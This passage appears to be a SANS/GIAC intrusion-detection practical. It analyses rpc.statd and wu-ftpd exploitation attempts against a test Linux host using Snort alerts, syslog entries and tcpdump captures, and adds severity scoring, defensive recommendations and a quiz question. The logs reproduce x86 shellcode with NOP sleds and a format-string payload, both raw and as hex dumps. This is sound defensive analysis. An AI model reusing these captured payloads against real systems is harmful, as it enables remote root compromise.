Performing a search for "statd" at PacketStorm http://packetstorm.securify.com returns numerous articles, exploits, and safeguards for the rpc.statd exploit.

Red Hat advisory and patch for the victim host:
http://www.redhat.com/support/errata/RHSA-2000-043-03.html
This is Red Hat's latest advisory, and it only applies to versions 6.0, 6.1, and 6.2. The victim is running version 7.0, which is not vulnerable, so the patch is not applicable.

Statistics for port 111 probes, among others:
http://www.sans.org/y2k/griffin/top-ports.htm

Detects, conversations, and informational papers at SANS and other places regarding RPCs and the portmapper. There has been a lot of portmapper activity for a long time, so there are a few detects included as a sample of such activity.
http://www.kulua.org/Archives/kulua-l/200008/msg00159.html
http://www.sans.org/y2k/012001.htm (ramen worm)
http://www.sans.org/infosecFAQ/threats/top_ten.htm
http://www.sans.org/infosecFAQ/unix/nfs_security.htm
http://www.sans.org/082200.htm
http://www.sans.org/y2k/091000.htm
http://www.sans.org/y2k/091800.htm
http://www.sans.org/y2k/120600-1200.htm

http://www.sans.org/y2k/121400-1400.htm
http://www.sans.org/y2k/010801.htm
http://www.sans.org/y2k/011901.htm

1.2.7 Evidence of active targeting:

The victim was actively targeted.

It appears as though the attacker did not perform any previous reconnaissance. This machine has been connected to the Internet for about three weeks at the time of the attack. Several different source addresses have attempted connections on various ports, including an active telnet on port 23, which is advertising the operating system version. This source address never contacted the machine prior to 01/03/2001 and the attacker apparently did not contact the machine from another address to get a fingerprint since the victim is running Red Hat Linux version 7, which is not vulnerable to this exploit. The initial TCP connection attempt to the portmapper could be considered the only reconnaissance. The attacker may be scanning a range of target IP addresses, which is suggested by the IP id number increasing quickly at the close of the attack. Possible victims are identified then the portmapper actively responds to the initial TCP connection attempt. **When the portmapper was queried for the rpc.statd port number, the victim became actively targeted.** At that point, we know that attacker was specifically interested in this particular machine. It quickly becomes apparent that his intentions are less than honorable when buffer overflow packet arrives.

1.2.8 Severity:

(Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality = 2
The victim is a test system built specifically as a target for collecting network traces. It does not provide any valuable services. I would give it a rating of 1, except that it is connected to a high-speed cable modem, and could have been used as a high-powered platform for attacks on other systems if compromised.

Lethality = 5
This buffer overflow gives the attacker root privileges.

System Countermeasures = 4
This is a patched, modern operating system, Red Hat version 7. The rpc.statd daemon as supplied by the vendor is not vulnerable to this attack. The services are still running, and the possibility of a future exploit is possible. It would be better if the portmapper and rpc.statd services were shutdown.

Network Countermeasures = 1
This host is directly exposed to the Internet with no firewall or filtering devices.

(2 + 5) – (4 + 1) = 2 Severity ratings <= 0 are preferable. ☹

1.2.9 Defensive recommendations:

- Shutdown the portmapper and rpc.statd services if they are not needed. The Network File System processes use the rpc.statd service, so it can be turned off if no NFS remote mounts are needed.
- Install a firewall or filtering router to block outside access to the ports for these services. Several home network versions are available on the market today for a reasonable cost.
- Continue monitoring the intrusion detection system for related activities.
- Continue monitoring the Unix messages log for unusual entries.
- RPC services have historically been a target for exploits. Monitor postings on security web sites such as SecurityFocus (www.securityfocus.com) and CERT (www.cert.org), and their mailing lists for exploit advisories.

1.2.10 Multiple choice test question:

```
14:48:33.784001 63.194.112.32.4711 > my.host.26.224.111: S 4038510383:4038510383(0)
win 32120 <mss 1460,sackOK,timestamp 398666407 0,nop,wscale 0> (DF) (ttl 49, id
59841)

14:48:33.784283 my.host.26.224.111 > 63.194.112.32.4711: S 1172817138:1172817138(0)
ack 4038510384 win 32120 <mss 1460,sackOK,timestamp 24505081 398666407,nop,wscale 0>
(DF) (ttl 64, id 372)

14:48:34.052477 63.194.112.32.4711 > my.host.26.224.111: . 1:1(0) ack 1 win 32120
<nop,nop,timestamp 398666662 24505081> (DF) (ttl 49, id 60837)
```

This tcpdump output indicates:

a) The target machine has an active process listening on port 111
b) The source machine has an active process listening on port 111
c) The source machine is sending a buffer overflow to port 4711
d) The target machine rejected the attempted connection

The correct answer is A. The source machine attempts to connect to port 111 on the target machine, and the target machine replies to the attempted connection with a SYN/ACK response, therefore it has an active process listening on port 111.

1.3 Detect Number 3:

1.3.0 Detect Data:

1.3.0.0 Snort alert:

```
[**] IDS198/SYN FIN Scan [**]
01/23-01:27:23.084731 211.233.11.45:21 -> my.host.26.224:21
TCP TTL:23 TOS:0x0 ID:39426
**SF**** Seq: 0x4529C181   Ack: 0x17B7A77E   Win: 0x404

[**] IDS287/ftp-wuftp260-venglin-linux [**]
01/23-01:27:31.935537 211.233.11.45:4159 -> my.host.26.224:21
TCP TTL:45 TOS:0x0 ID:59087  DF
*****PA* Seq: 0x6D11D8B9   Ack: 0x47BDE81E   Win: 0x7D78
TCP Options => NOP NOP TS: 301523795 7861999

[**] IDS317/ftp-site-exec [**]
01/23-01:27:34.446154 211.233.11.45:4159 -> my.host.26.224:21
TCP TTL:45 TOS:0x0 ID:59105  DF
*****PA* Seq: 0x6D11DAB3   Ack: 0x47BDEACA   Win: 0x7D78
TCP Options => NOP NOP TS: 301524046 7862048

[**] IDS10/portmap-request-rstatd [**]
01/23-01:27:34.933848 211.233.11.45:837 -> my.host.26.224:111
UDP TTL:45 TOS:0x0 ID:59110
Len: 64

[**] IDS362/shellcode-x86-nops-udp [**]
01/23-01:27:35.177741 211.233.11.45:838 -> my.host.26.224:1025
UDP TTL:45 TOS:0x0 ID:59114
Len: 1084
```

1.3.0.1 Messages log:

```
Jan 23 06:25:59 localhost ftpd[2342]: ANONYMOUS FTP LOGIN FROM 211.233.11.45
[211.233.11.45],
```

```
        1À1Û1É°FÍ€1À1ÛC‰ÙA°?Í€ëk^1À1É ^^A^F^Df¹ÿ^A°'Í€1À ^^A°=Í€1À1Û ^^H‰C^B1ÉþÉ1
À ^^H°^LÍ€þÉuó1À^F^I ^^H°=Í€þ^N°0þÈ^F^D1À^F^G‰v^H‰F^L‰ó N^H V^L°^KÍ€1À1Û°^AÍ€è ÿÿÿ0b
in0sh1..11
```

Above line translated into hex via ‘od –h –v’

```
0000000 614a 206e 3332 3020 3a36 3532 353a 2039
0000020 6f6c 6163 686c 736f 2074 7466 6470 325b
0000040 3433 5d32 203a 4e41 4e4f 4d59 554f 2053
0000060 5446 2050 4f4c 4947 204e 5246 4d4f 3220
0000100 3131 322e 3333 312e 2e31 3534 5b20 3132
0000120 2e31 3332 2e33 3131 342e 5d35 202c 9090
0000140 9090 9090 9090 9090 9090 9090 9090 9090
0000160 9090 9090 9090 9090 9090 9090 9090 9090
0000200 9090 9090 9090 9090 9090 9090 9090 9090
0000220 9090 9090 9090 9090 9090 9090 9090 9090
0000240 9090 9090 9090 9090 9090 9090 9090 9090
0000260 9090 9090 9090 9090 9090 9090 9090 9090
0000300 9090 9090 9090 9090 9090 9090 9090 9090
```

```
0000320 9090 9090 9090 9090 9090 9090 9090 9090
0000340 9090 9090 9090 9090 9090 9090 9090 9090
0000360 9090 9090 9090 9090 9090 9090 9090 9090
0000400 9090 9090 9090 9090 9090 9090 9090 9090
0000420 9090 9090 9090 9090 9090 9090 9090 9090
0000440 9090 9090 9090 9090 9090 9090 9090 9090
0000460 9090 9090 9090 9090 9090 9090 9090 9090
0000500 9090 9090 9090 9090 9090 9090 9090 9090
0000520 9090 9090 9090 9090 9090 9090 9090 9090
0000540 9090 9090 9090 9090 9090 9090 9090 9090
0000560 9090 9090 9090 9090 9090 9090 9090 9090
0000600 9090 9090 9090 9090 9090 9090 9090 9090
0000620 9090 9090 9090 9090 9090 9090 9090 9090
0000640 9090 9090 9090 9090 9090 9090 9090 9090
0000660 9090 9090 9090 9090 3190 31c0 31db b0c9
0000700 cd46 3180 31c0 43db d989 b041 cd3f eb80
0000720 5e6b c031 c931 5e8d 415e 4688 445e b966
0000740 5eff b041 cd27 3180 8dc0 5e5e b041 cd3d
0000760 3180 31c0 8ddb 5e5e 8948 5e43 3142 fec9
0001000 31c9 8dc0 5e5e b048 4c5e 80cd c9fe f375
0001020 c031 4688 495e 5e8d 485e 3db0 80cd 5efe
0001040 b04e fe30 88c8 5e46 3144 88c0 5e46 8947
0001060 5e76 8948 5e46 894c 8df3 5e4e 8d48 5e56
0001100 b04c 4b5e 80cd c031 db31 5eb0 cd41 e880
0001120 ff90 ffff 6230 6e69 7330 3168 2e2e 3131
0001140 000a
0001141
```

```
Jan 23 06:26:02 localhost rpc.statd[369]: gethostbyname error for
^X÷ÿ¿^X÷ÿ¿^Y÷ÿ¿^Y÷ÿ¿^Z÷ÿ¿^Z÷ÿ¿^[÷ÿ¿^[÷ÿ¿%8x%8x%8x%8x%8x%8x%8x%8x%8x%236x%n%137x%n%10
x%n%192x%n
```

```
                                                1Àë|Y‰A^P‰A^HþÀ‰A^D‰ÃþÀ‰^A°fÍ€³^B‰Y^LÆA^N™ÆA^H^P‰I
^D€A^D^L^^A°fÍ€³^D°fÍ€³^E0À^A^D°fÍ€‰Î^Ã1É°?Í
```

Above line translated into hex via ‘od –h –v’

```
0000000 614a 206e 3332 3020 3a36 3632 303a 2032
0000020 6f6c 6163 686c 736f 2074 7072 2e63 7473
0000040 7461 5b64 3633 5d39 203a 6567 6874 736f
0000060 6274 6e79 6d61 2065 7265 6f72 2072 6f66
0000100 2072 585e fff7 5ebf f758 bfff 595e fff7
0000120 5ebf f759 bfff 5a5e fff7 5ebf f75a bfff
0000140 5b5e fff7 5ebf f75b bfff 3825 2578 7838
0000160 3825 2578 7838 3825 2578 7838 3825 2578
0000200 7838 3825 2578 3332 7836 6e25 3125 3733
0000220 2578 256e 3031 2578 256e 3931 7832 6e25
0000240 9090 9090 9090 9090 9090 9090 9090 9090
0000260 9090 9090 9090 9090 9090 9090 9090 9090
0000300 9090 9090 9090 9090 9090 9090 9090 9090
0000320 9090 9090 9090 9090 9090 9090 9090 9090
0000340 9090 9090 9090 9090 9090 9090 9090 9090
0000360 9090 9090 9090 9090 9090 9090 9090 9090
0000400 9090 9090 9090 9090 9090 9090 9090 9090
0000420 9090 9090 9090 9090 9090 9090 9090 9090
0000440 9090 9090 9090 9090 9090 9090 9090 9090
0000460 9090 9090 9090 9090 9090 9090 9090 9090
0000500 9090 9090 9090 9090 9090 9090 9090 9090
0000520 9090 9090 9090 9090 9090 9090 9090 9090
0000540 9090 9090 9090 9090 9090 9090 9090 9090
0000560 9090 9090 9090 9090 9090 9090 9090 9090
```

```
0000600 9090 9090 9090 9090 9090 9090 9090 9090
0000620 9090 9090 9090 9090 9090 9090 9090 9090
0000640 9090 9090 9090 9090 9090 9090 9090 9090
0000660 9090 9090 9090 9090 9090 9090 9090 9090
0000700 9090 9090 9090 9090 9090 9090 9090 9090
0000720 9090 9090 9090 9090 9090 9090 9090 9090
0000740 9090 9090 9090 9090 9090 9090 9090 9090
0000760 9090 9090 9090 9090 9090 9090 9090 9090
0001000 9090 9090 9090 9090 9090 9090 9090 9090
0001020 9090 9090 9090 9090 9090 9090 9090 9090
0001040 9090 9090 9090 9090 9090 9090 9090 9090
0001060 9090 9090 9090 9090 9090 9090 9090 9090
0001100 9090 9090 9090 9090 9090 9090 9090 9090
0001120 9090 9090 9090 9090 9090 9090 9090 9090
0001140 9090 9090 9090 9090 9090 9090 9090 9090
0001160 9090 9090 9090 9090 9090 9090 9090 9090
0001200 9090 9090 9090 9090 9090 9090 9090 9090
0001220 9090 9090 9090 9090 9090 9090 9090 9090
0001240 9090 9090 9090 9090 9090 9090 9090 9090
0001260 9090 9090 9090 9090 9090 9090 9090 9090
0001300 9090 9090 9090 9090 9090 9090 9090 9090
0001320 9090 9090 9090 9090 9090 9090 9090 9090
0001340 9090 9090 9090 9090 9090 9090 9090 9090
0001360 9090 9090 9090 9090 9090 9090 9090 9090
0001400 9090 9090 9090 9090 9090 9090 9090 9090
0001420 9090 9090 9090 9090 9090 9090 9090 9090
0001440 9090 9090 9090 9090 9090 9090 9090 9090
0001460 9090 9090 9090 9090 9090 9090 9090 9090
0001500 9090 9090 9090 9090 9090 9090 9090 9090
0001520 9090 9090 9090 9090 9090 9090 9090 9090
0001540 9090 9090 9090 9090 9090 9090 9090 9090
0001560 9090 9090 9090 9090 9090 9090 9090 9090
0001600 9090 9090 9090 9090 9090 9090 9090 9090
0001620 9090 9090 9090 9090 9090 9090 9090 9090
0001640 9090 9090 9090 9090 9090 9090 c031 7ceb
0001660 8959 5e41 8950 5e41 fe48 89c0 5e41 8944
0001700 fec3 89c0 415e 66b0 80cd 5eb3 8942 5e59
0001720 c64c 5e41 994e 41c6 485e 505e 4989 445e
0001740 4180 445e 4c5e 5e88 b041 cd66 b380 445e
0001760 66b0 80cd 5eb3 3045 88c0 5e41 b044 cd66
0002000 8980 88ce 31c3 b0c9 cd3f 000a
0002013
```

1.3.0.2 tcpdump:

PART – 1

```
01:27:23.084731 211.233.11.45.21 > my.host.26.224.21: SF 1160364417:1160364417(0)
win 1028 (ttl 23, id 39426)
0x0000   4500 0028 9a02 0000 1706 3733 d3e9 0b2d     E..(......73...-
0x0010   d8a4 1ae0 0015 0015 4529 c181 17b7 a77e     ........E).....~
0x0020   5003 0404 1338 0000 290a 0000 d039           P....8..)....9

01:27:23.107473 my.host.26.224.21 > 211.233.11.45.21: S 1194143864:1194143864(0) ack
1160364418 win 32696 <mss 536> (DF) (ttl 64, id 151)

01:27:23.339891 211.233.11.45.4155 > my.host.26.224.21: S 1820144725:1820144725(0)
win 32120 <mss 1460,sackOK,timestamp 301522935 0,nop,wscale 0> (DF) (ttl 45, id
58998)

01:27:23.339941 my.host.26.224.21 > 211.233.11.45.4155: S 1184533381:1184533381(0)
ack 1820144726 win 32120 <mss 1460,sackOK,timestamp 7861162 301522935,nop,wscale 0>
(DF) (ttl 64, id 152)

01:27:23.340476 211.233.11.45.21 > my.host.26.224.21: R 1160364418:1160364418(0) win
0 (ttl 236, id 58995)
```

```
01:27:23.567880 211.233.11.45.4155 > my.host.26.224.21: . 1:1(0) ack 1 win 32120
<nop,nop,timestamp 301522958 7861162> (DF) (ttl 45, id 59000)

01:27:23.572018 my.host.26.224.1025 > 211.233.11.45.113: S 1197118503:1197118503(0)
win 32120 <mss 1460,sackOK,timestamp 7861185 0,nop,wscale 0> (DF) (ttl 64, id 153)

01:27:23.794747 211.233.11.45.113 > my.host.26.224.1025: S 1820429703:1820429703(0)
ack 1197118504 win 32120 <mss 1460,sackOK,timestamp 301522981 7861185,nop,wscale 0>
(DF) (ttl 45, id 59003)

01:27:23.794831 my.host.26.224.1025 > 211.233.11.45.113: . 1:1(0) ack 1 win 32120
<nop,nop,timestamp 7861208 301522981> (DF) (ttl 64, id 154)

01:27:23.794899 my.host.26.224.1025 > 211.233.11.45.113: P 1:10(9) ack 1 win 32120
<nop,nop,timestamp 7861208 301522981> (DF) (ttl 64, id 155)
0x0000   4500 003d 009b 4000 4006 6785 d8a4 1ae0     E..=..@.@.g.....
0x0010   d3e9 0b2d 0401 0071 475a 9428 6c81 8d88     ...-...qGZ.(l...
0x0020   8018 7d78 9586 0000 0101 080a 0077 f3d8     ..}x.........w..
0x0030   11f8 e025 3431 3535 2c32 310d 0a            ...%4155,21..

01:27:24.034680 211.233.11.45.113 > my.host.26.224.1025: . 1:1(0) ack 10 win 32120
<nop,nop,timestamp 301523005 7861208> (DF) (ttl 45, id 59006)

01:27:24.037422 211.233.11.45.113 > my.host.26.224.1025: P 1:35(34) ack 10 win 32120
<nop,nop,timestamp 301523005 7861208> (DF) (ttl 45, id 59007)
0x0000   4500 0056 e67f 4000 2d06 9487 d3e9 0b2d     E..V..@.-......-
0x0010   d8a4 1ae0 0071 0401 6c81 8d88 475a 9431     .....q..l...GZ.1
0x0020   8018 7d78 83b7 0000 0101 080a 11f8 e03d     ..}x...........=
0x0030   0077 f3d8 3431 3535 202c 2032 3120 3a20     .w..4155.,.21.:.
0x0040   5553 4552 4944 203a 204f 5448 4552 203a     USERID.:.OTHER.:
0x0050   726f 6f74 0d0a                             root..

01:27:24.037464 my.host.26.224.1025 > 211.233.11.45.113: . 10:10(0) ack 35 win 32086
<nop,nop,timestamp 7861232 301523005> (DF) (ttl 64, id 156)

01:27:24.081169 my.host.26.224.1025 > 211.233.11.45.113: F 10:10(0) ack 35 win 32120
<nop,nop,timestamp 7861236 301523005> (DF) (ttl 64, id 157)

01:27:24.157705 my.host.26.224.1026 > 207.172.3.8.53:  367+ PTR? 45.11.233.211.in-
addr.arpa. (44) (ttl 64, id 158)

01:27:24.174150 207.172.3.8.53 > my.host.26.224.1026:  367 NXDomain* q:
45.11.233.211.in-addr.arpa. 0/1/0 (122) (DF) (ttl 250, id 31741)

01:27:24.186269 my.host.26.224.1026 > 207.172.3.8.53:  368+ PTR? 45.11.233.211.in-
addr.arpa. (44) (ttl 64, id 159)

01:27:24.206175 207.172.3.8.53 > my.host.26.224.1026:  368 NXDomain* q:
45.11.233.211.in-addr.arpa. 0/1/0 (122) (DF) (ttl 250, id 31742)

01:27:24.340313 211.233.11.45.113 > my.host.26.224.1025: . 35:35(0) ack 11 win 32120
<nop,nop,timestamp 301523035 7861236> (DF) (ttl 45, id 59012)

01:27:24.341604 211.233.11.45.113 > my.host.26.224.1025: F 35:35(0) ack 11 win 32120
<nop,nop,timestamp 301523035 7861236> (DF) (ttl 45, id 59013)

01:27:24.341654 my.host.26.224.1025 > 211.233.11.45.113: . 11:11(0) ack 36 win 32120
<nop,nop,timestamp 7861262 301523035> (DF) (ttl 64, id 160)

01:27:27.214841 my.host.26.224.1026 > 207.172.3.8.53:  369+ PTR? 45.11.233.211.in-
addr.arpa. (44) (ttl 64, id 161)

01:27:27.238517 207.172.3.8.53 > my.host.26.224.1026:  369 NXDomain* q:
45.11.233.211.in-addr.arpa. 0/1/0 (122) (DF) (ttl 250, id 31743)

01:27:27.249702 my.host.26.224.1026 > 207.172.3.8.53:  370+ PTR? 224.26.164.216.in-
addr.arpa. (45) (ttl 64, id 162)

01:27:27.266607 207.172.3.8.53 > my.host.26.224.1026:  370 q: 224.26.164.216.in-
addr.arpa. 1/3/3 224.26.164.216.in-addr.arpa. PTR 216-164-26-224.c5-0.drf-ubr1.atw-
drf.pa.cable.rcn.com. (266) (DF) (ttl 250, id 31744)
```

```
01:27:27.267135 my.host.26.224.21 > 211.233.11.45.4155: P 1:97(96) ack 1 win 32120
<nop,nop,timestamp 7861555 301522958> (DF) [tos 0x10]  (ttl 64, id 163)
0x0000   4510 0094 00a3 4000 4006 6716 d8a4 1ae0     E.....@.@.g.....
0x0010   d3e9 0b2d 0015 103b 469a 8b86 6c7d 3456     ...-...;F...l}4V
0x0020   8018 7d78 c00b 0000 0101 080a 0077 f533     ..}x.........w.3
0x0030   11f8 e00e 3232 3020 6c6f 6361 6c68 6f73     ....220.localhos
0x0040   742e 6c6f 6361 6c64 6f6d 6169 6e20 4654     t.localdomain.FT
0x0050   5020 7365 7276 6572 2028 5665 7273 696f     P.server.(Versio
0x0060   6e20 7775 2d32 2e36 2e30 2831 2920 4d6f     n.wu-2.6.0(1).Mo
0x0070   6e20 4665 6220 3238 2031 303a 3330 3a33     n.Feb.28.10:30:3
0x0080   3620 4553 5420 3230 3030 2920 7265 6164     6.EST.2000).read
0x0090   792e 0d0a                                   y...

01:27:27.496313 211.233.11.45.4155 > my.host.26.224.21: . 1:1(0) ack 97 win 32120
<nop,nop,timestamp 301523351 7861555> (DF) (ttl 45, id 59047)

01:27:27.496668 211.233.11.45.4155 > my.host.26.224.21: F 1:1(0) ack 97 win 32120
<nop,nop,timestamp 301523351 7861555> (DF) (ttl 45, id 59048)

01:27:27.496712 my.host.26.224.21 > 211.233.11.45.4155: . 97:97(0) ack 2 win 32120
<nop,nop,timestamp 7861578 301523351> (DF) [tos 0x10]  (ttl 64, id 164)

01:27:27.496822 my.host.26.224.21 > 211.233.11.45.4155: P 97:134(37) ack 2 win 32120
<nop,nop,timestamp 7861578 301523351> (DF) [tos 0x10]  (ttl 64, id 165)
0x0000   4510 0059 00a5 4000 4006 674f d8a4 1ae0     E..Y..@.@.gO....
0x0010   d3e9 0b2d 0015 103b 469a 8be6 6c7d 3457     ...-...;F...l}4W
0x0020   8018 7d78 c858 0000 0101 080a 0077 f54a     ..}x.X.......w.J
0x0030   11f8 e197 3232 3120 596f 7520 636f 756c     ....221.You.coul
0x0040   6420 6174 206c 6561 7374 2073 6179 2067     d.at.least.say.g
0x0050   6f6f 6462 7965 2e0d 0a                      oodbye...

01:27:27.511782 my.host.26.224.21 > 211.233.11.45.4155: F 134:134(0) ack 2 win 32120
<nop,nop,timestamp 7861579 301523351> (DF) [tos 0x10]  (ttl 64, id 166)
```

Note: 2 resets from attacker are located in part 2 below (grayed) at 01:27:27.726641 and 01:27:27.741516. These are used in terminating the connection above.

PART – 2

```
01:27:27.626511 211.233.11.45.4159 > my.host.26.224.21: S 1829886126:1829886126(0)
win 32120 <mss 1460,sackOK,timestamp 301523364 0,nop,wscale 0> (DF) (ttl 45, id
59049)

01:27:27.626628 my.host.26.224.21 > 211.233.11.45.4159: S 1203627897:1203627897(0)
ack 1829886127 win 32120 <mss 1460,sackOK,timestamp 7861591 301523364,nop,wscale 0>
(DF) (ttl 64, id 167)

01:27:27.726641 211.233.11.45.4155 > my.host.26.224.21: R 1820144727:1820144727(0)
win 0 [tos 0x10]  (ttl 236, id 59050)

01:27:27.741516 211.233.11.45.4155 > my.host.26.224.21: R 1820144727:1820144727(0)
win 0 [tos 0x10]  (ttl 236, id 59051)

01:27:27.879608 211.233.11.45.4159 > my.host.26.224.21: . 1:1(0) ack 1 win 32120
<nop,nop,timestamp 301523389 7861591> (DF) (ttl 45, id 59053)

01:27:27.883759 my.host.26.224.1026 > 211.233.11.45.113: S 1198235930:1198235930(0)
win 32120 <mss 1460,sackOK,timestamp 7861616 0,nop,wscale 0> (DF) (ttl 64, id 168)

01:27:28.106923 211.233.11.45.113 > my.host.26.224.1026: S 1834368579:1834368579(0)
ack 1198235931 win 32120 <mss 1460,sackOK,timestamp 301523412 7861616,nop,wscale 0>
(DF) (ttl 45, id 59056)

01:27:28.107015 my.host.26.224.1026 > 211.233.11.45.113: . 1:1(0) ack 1 win 32120
<nop,nop,timestamp 7861639 301523412> (DF) (ttl 64, id 169)

01:27:28.107089 my.host.26.224.1026 > 211.233.11.45.113: P 1:10(9) ack 1 win 32120
<nop,nop,timestamp 7861639 301523412> (DF) (ttl 64, id 170)
```

```
0x0000   4500 003d 00aa 4000 4006 6776 d8a4 1ae0     E..=..@.@.gv....
0x0010   d3e9 0b2d 0402 0071 476b a11b 6d56 3e44     ...-...qGk..mV>D
0x0020   8018 7d78 d38e 0000 0101 080a 0077 f587     ..}x.........w..
0x0030   11f8 e1d4 3431 3539 2c32 310d 0a            ....4159,21..

01:27:28.342947 211.233.11.45.113 > my.host.26.224.1026: . 1:1(0) ack 10 win 32120
<nop,nop,timestamp 301523435 7861639> (DF) (ttl 45, id 59057)

01:27:28.345845 211.233.11.45.113 > my.host.26.224.1026: P 1:35(34) ack 10 win 32120
<nop,nop,timestamp 301523436 7861639> (DF) (ttl 45, id 59058)
0x0000   4500 0056 e6b2 4000 2d06 9454 d3e9 0b2d     E..V..@.-..T...-
0x0010   d8a4 1ae0 0071 0402 6d56 3e44 476b a124     .....q..mV>DGk.$
0x0020   8018 7d78 c1bf 0000 0101 080a 11f8 e1ec     ..}x............
0x0030   0077 f587 3431 3539 202c 2032 3120 3a20     .w..4159.,.21.:.
0x0040   5553 4552 4944 203a 204f 5448 4552 203a     USERID.:.OTHER.:
0x0050   726f 6f74 0d0a                             root..

01:27:28.345893 my.host.26.224.1026 > 211.233.11.45.113: . 10:10(0) ack 35 win 32086
<nop,nop,timestamp 7861663 301523436> (DF) (ttl 64, id 171)

01:27:28.349509 my.host.26.224.1026 > 211.233.11.45.113: F 10:10(0) ack 35 win 32120
<nop,nop,timestamp 7861663 301523436> (DF) (ttl 64, id 172)

01:27:28.354671 my.host.26.224.1026 > 207.172.3.8.53:  1771+ PTR? 45.11.233.211.in-
addr.arpa. (44) (ttl 64, id 173)

01:27:28.372908 207.172.3.8.53 > my.host.26.224.1026:  1771 NXDomain* q:
45.11.233.211.in-addr.arpa. 0/1/0 (122) (DF) (ttl 250, id 31745)

01:27:28.375406 my.host.26.224.1026 > 207.172.3.8.53:  1772+ PTR? 45.11.233.211.in-
addr.arpa. (44) (ttl 64, id 174)

01:27:28.394766 207.172.3.8.53 > my.host.26.224.1026:  1772 NXDomain* q:
45.11.233.211.in-addr.arpa. 0/1/0 (122) (DF) (ttl 250, id 31746)

01:27:28.576377 211.233.11.45.113 > my.host.26.224.1026: F 35:35(0) ack 11 win 32120
<nop,nop,timestamp 301523459 7861663> (DF) (ttl 45, id 59062)

01:27:28.576459 my.host.26.224.1026 > 211.233.11.45.113: . 11:11(0) ack 36 win 32120
<nop,nop,timestamp 7861686 301523459> (DF) (ttl 64, id 175)

01:27:28.577993 211.233.11.45.113 > my.host.26.224.1026: . 35:35(0) ack 11 win 32120
<nop,nop,timestamp 301523459 7861663> (DF) (ttl 45, id 59061)

01:27:31.405180 my.host.26.224.1026 > 207.172.3.8.53:  1773+ PTR? 45.11.233.211.in-
addr.arpa. (44) (ttl 64, id 176)

01:27:31.424459 207.172.3.8.53 > my.host.26.224.1026:  1773 NXDomain* q:
45.11.233.211.in-addr.arpa. 0/1/0 (122) (DF) (ttl 250, id 31747)

01:27:31.425348 my.host.26.224.1026 > 207.172.3.8.53:  1774+ PTR? 224.26.164.216.in-
addr.arpa. (45) (ttl 64, id 177)

01:27:31.444079 207.172.3.8.53 > my.host.26.224.1026:  1774 q: 224.26.164.216.in-
addr.arpa. 1/3/3 224.26.164.216.in-addr.arpa. PTR 216-164-26-224.c5-0.drf-ubr1.atw-
drf.pa.cable.rcn.com. (266) (DF) (ttl 250, id 31748)

01:27:31.444531 my.host.26.224.21 > 211.233.11.45.4159: P 1:97(96) ack 1 win 32120
<nop,nop,timestamp 7861972 301523389> (DF) [tos 0x10]  (ttl 64, id 178)
0x0000   4510 0094 00b2 4000 4006 6707 d8a4 1ae0     E.....@.@.g.....
0x0010   d3e9 0b2d 0015 103f 47bd e77a 6d11 d8af     ...-...?G..zm...
0x0020   8018 7d78 bab2 0000 0101 080a 0077 f6d4     ..}x.........w..
0x0030   11f8 e1bd 3232 3020 6c6f 6361 6c68 6f73     ....220.localhos
0x0040   742e 6c6f 6361 6c64 6f6d 6169 6e20 4654     t.localdomain.FT
0x0050   5020 7365 7276 6572 2028 5665 7273 696f     P.server.(Versio
0x0060   6e20 7775 2d32 2e36 2e30 2831 2920 4d6f     n.wu-2.6.0(1).Mo
0x0070   6e20 4665 6220 3238 2031 303a 3330 3a33     n.Feb.28.10:30:3
0x0080   3620 4553 5420 3230 3030 2920 7265 6164     6.EST.2000).read
0x0090   792e 0d0a                                  y...
```

```
01:27:31.681440 211.233.11.45.4159 > my.host.26.224.21: . 1:1(0) ack 97 win 32120
<nop,nop,timestamp 301523769 7861972> (DF) (ttl 45, id 59083)

01:27:31.682694 211.233.11.45.4159 > my.host.26.224.21: P 1:11(10) ack 97 win 32120
<nop,nop,timestamp 301523769 7861972> (DF) (ttl 45, id 59084)
0x0000   4500 003e e6cc 4000 2d06 9452 d3e9 0b2d     E..>..@.-..R...-
0x0010   d8a4 1ae0 103f 0015 6d11 d8af 47bd e7da     .....?..m...G...
0x0020   8018 7d78 77e6 0000 0101 080a 11f8 e339     ..}xw.........9
0x0030   0077 f6d4 5553 4552 2066 7470 0d0a          .w..USER.ftp..

01:27:31.682740 my.host.26.224.21 > 211.233.11.45.4159: . 97:97(0) ack 11 win 32120
<nop,nop,timestamp 7861996 301523769> (DF) [tos 0x10]  (ttl 64, id 179)

01:27:31.706135 my.host.26.224.21 > 211.233.11.45.4159: P 97:165(68) ack 11 win
32120 <nop,nop,timestamp 7861999 301523769> (DF) [tos 0x10]  (ttl 64, id 180)
0x0000   4510 0078 00b4 4000 4006 6721 d8a4 1ae0     E..x..@.@.g!....
0x0010   d3e9 0b2d 0015 103f 47bd e7da 6d11 d8b9     ...-...?G...m...
0x0020   8018 7d78 ca68 0000 0101 080a 0077 f6ef     ..}x.h.......w..
0x0030   11f8 e339 3333 3120 4775 6573 7420 6c6f     ...9331.Guest.lo
0x0040   6769 6e20 6f6b 2c20 7365 6e64 2079 6f75     gin.ok,.send.you
0x0050   7220 636f 6d70 6c65 7465 2065 2d6d 6169     r.complete.e-mai
0x0060   6c20 6164 6472 6573 7320 6173 2070 6173     l.address.as.pas
0x0070   7377 6f72 642e 0d0a                         sword...

01:27:31.935537 211.233.11.45.4159 > my.host.26.224.21: P 11:517(506) ack 165 win
32120 <nop,nop,timestamp 301523795 7861999> (DF) (ttl 45, id 59087)
0x0000   4500 022e e6cf 4000 2d06 925f d3e9 0b2d     E.....@.-._...-
0x0010   d8a4 1ae0 103f 0015 6d11 d8b9 47bd e81e     .....?..m...G...
0x0020   8018 7d78 7a93 0000 0101 080a 11f8 e353     ..}xz.........S
0x0030   0077 f6ef 5041 5353 2090 9090 9090 9090     .w..PASS........
0x0040   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0050   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0060   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0070   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0080   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0090   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00a0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00b0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00d0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00e0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00f0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0100   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0110   9090 9090 9090 9090 9090 9090 9090 9090     ................
